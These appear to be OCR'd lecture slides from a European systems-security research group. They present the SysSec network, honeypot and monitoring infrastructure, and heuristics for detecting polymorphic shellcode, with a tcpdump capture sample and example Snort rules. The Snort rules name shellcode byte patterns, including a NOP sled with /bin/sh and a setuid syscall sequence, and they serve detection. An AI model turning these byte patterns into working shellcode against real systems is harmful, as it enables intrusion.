
# What's next?

- SysSec: managing threats and vulnerabilities for the future Internet
  - a Network of Excellence (2010-2014)
  - Why?
    - We need to work towards solutions
    - We need to collaborate
      - At a European level
      - With our international colleagues
        - » Around the world

- Poli. di Milano (IT)
- Vrije Universiteit (NL)
- Institute Eurecom (FR)
- BAS (Bulgaria)
- TU Vienna (Austria)
- Chalmers U (Sweden)
- TUBITAK (Turkey)
- FORTH – ICS (Greece)

# What is SysSec?

- SysSec proposes a *game-changing* approach to cybersecurity:
  - Currently Researchers are mostly reactive:
    - they usually track cyberattackers *after* an attack has been launched
    - thus, researchers are always one step behind attackers
  - SysSec aims to break this vicious cycle
  - Researchers should become more *proactive*:
    - Anticipate attacks and vulnerabilities
    - Predict and prepare for future threats
    - Work on defenses *before* attacks materialize.



# SysSec Aim and Objectives (I)

- Create an active, vibrant, and collaborating **community of Researchers** with
  - the expertise, capacity, and determination to anticipate and mitigate the emerging threats and vulnerabilities on the Future Internet.
- SysSec aims
  - to create a **sense of ``community''** among those researchers,
  - to **mobilize** this community,
  - to **consolidate** its efforts,
  - to **expand their collaboration** internationally, and
  - become **the single point of reference** for Systems Security research in Europe.

# SysSec Aim and Objectives (II)

- Advance European Security Research well beyond the state of the art
  - research efforts are fragmented
  - SysSec aims to **provide a research agenda** and
  - **align their research activities** with the agenda
  - make SysSec **a leading player** in the international arena.

# SysSec Aim and Objectives (III)

- Create a **virtual distributed Center of Excellence** in the area of emerging threats and vulnerabilities.
  - By forming a critical mass of European Researchers and by aligning their activities,
  - Have the gravitas needed to play a **leading role internationally**, empowered to undertake large-scale, ambitious and high-impact research efforts.
- Create a **Center of Academic Excellence** in the area
  - create an education and training program targeting young researchers and the industry.
  - lay the foundations for a common graduate degree in the area with emphasis on Systems Security.

# SysSec Aim and Objectives (IV)

- Maximize the impact of the project by proactive **dissemination** to the appropriate stakeholders.
  - disseminate its results to international stakeholders so as to form the needed strategic partnerships (with similar projects and organizations overseas) to play a major role in the area.
  - dissemination within the Member States will
    - reinforce SysSec's role as a center of excellence and
    - make SysSec a beacon for a new generation of European Researchers.
- Create Partnerships and **transfer technology to the European Security Industry**.
  - create a close partnership with Security Industry
  - facilitate technology transfer wherever possible to further strengthen the European Market.

# SysSec: How can you collaborate

- Contribute to the research roadmap/agenda
  - Provide feedback on emerging threats
  - Share your ideas on future security issues
- Contribute to our “systems security” University curriculum
  - Contribute homeworks/exams
  - Contribute/use  lab exercises
  - Teach some of the courses at your University
  - Share some of your course material
- Become an “Associated Partner” of the project

# Summary



- DCS
  - Conducts R&D in large-scale infrastructures
  - Designed and implemented of LOBSTER: the largest academic European Internet monitoring infrastructure
  - Headed the design and implementation of the NoAH Honeypot infrastructure
  - Heads SysSec: the largest European Network of Excellence in systems Security

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



# fallback slides

# Attack Trace Repository



- http://lobster.ics.forth.gr/traces/
  - Public access
- Full payload traces of some of the captured attacks
- Tricky anonymization
  - Application-level protocols need to be carefully anonymized
  - Sensitive information in the *encrpyted* payload!



# Ongoing/Future Work




- New detection heuristics
  - Plain/metamorphic shellcode (no self-modifications)
  - Host-dependent shellcode
  - Client-side attacks
  - Other languages (e.g., Javascript)
- Improved CPU emulator
  - Faster
  - Complete instruction set
- Analyze captured attacks
  - and the related malware binaries

# Detection Heuristic




1. **GetPC code**
   - The decryptor must find the absolute address of the encrypted payload for accessing it (not known in advance)
   - `call, fstenv/fnstenv, fsave/fnsave`
2. **Self-references**
   - The decryptor reads from several *distinct* memory locations in its own body



# Polymorphic Shellcode Engines






- Off-the-shelf polymorphic shellcode engines
- Original shellcode is 128 bytes, 1000 mutations with each engine
- ***In all cases the shellcode is decrypted correctly***

# Passive Network Monitoring

- Examine the network traffic as it passes by…
  - Packet capture (tcpdump), NetFlow, …
- **Non-intrusive**: invisible on the network
  - vs. active monitoring (e.g., ping)
- Many applications
  - Performance Measurements
  - Intrusion detection
  - Traffic characterization
  - Network trouble-shooting
  - Network planning

```
15:07:16.609603 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 122
15:07:16.821924 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:16.821980 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:16.822297 IP 139.91.70.148.8008 > 239.255.255.250.1900: UDP, length 101
15:07:16.822370 IP 139.91.70.26.8008 > 239.255.255.250.1900: UDP, length 101
15:07:16.825070 IP 139.91.70.254 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:16.826708 IP 139.91.70.253 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:16.869700 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:16.929894 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:17.040099 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 361
15:07:17.119970 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:17.149897 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 361
15:07:17.259974 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 429
15:07:17.284411 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:17.369924 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 429
15:07:17.696390 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:18.764737 IP 139.91.70.253 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:18.963784 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:18.988021 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
15:07:18.999754 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:19.291410 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:19.351836 00:d0:d3:36:6f:54 > 01:00:0c:dd:dd:dd sap aa ui/C
15:07:19.923630 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:20.004023 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:20.821598 IP 139.91.70.148.8008 > 239.255.255.250.1900: UDP, length 101
15:07:21.292518 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:21.609511 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 153
15:07:21.883722 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:22.129438 IP 139.91.70.46.41988 > 139.91.70.255.111: UDP, length 112
15:07:22.864093 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:23.293656 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:23.440208 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
15:07:23.671846 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:24.009474 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 117
15:07:24.594258 arp who-has 139.91.70.181 tell 139.91.70.254
15:07:24.755842 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:25.294625 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:25.609338 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 138
15:07:25.864144 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:26.139315 IP 139.91.70.46.41988 > 139.91.70.255.111: UDP, length 112
15:07:26.869271 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:27.295746 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:27.695642 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:27.743866 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:28.067904 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:28.264320 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
```

# Example Snort Signatures



```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE Linux shellcode"; content:"|90 90 90 E8 C0 FF
FF FF|/bin/sh"; classtype:shellcode-detect; sid:652; rev:9;)
```

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD 80|";
classtype:system-call-detect; sid:650; rev:8;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 10202:10203 (msg:"CA
license GCR overflow attempt"; flow:to_server,established;
content:"GCR NETWORK<"; depth:12; offset:3; nocase;
pcre:"/^\S{65}|\S+\s+\S{65}|\S+\s+\S+\s+\S{65}/Ri"; sid:3520;)
```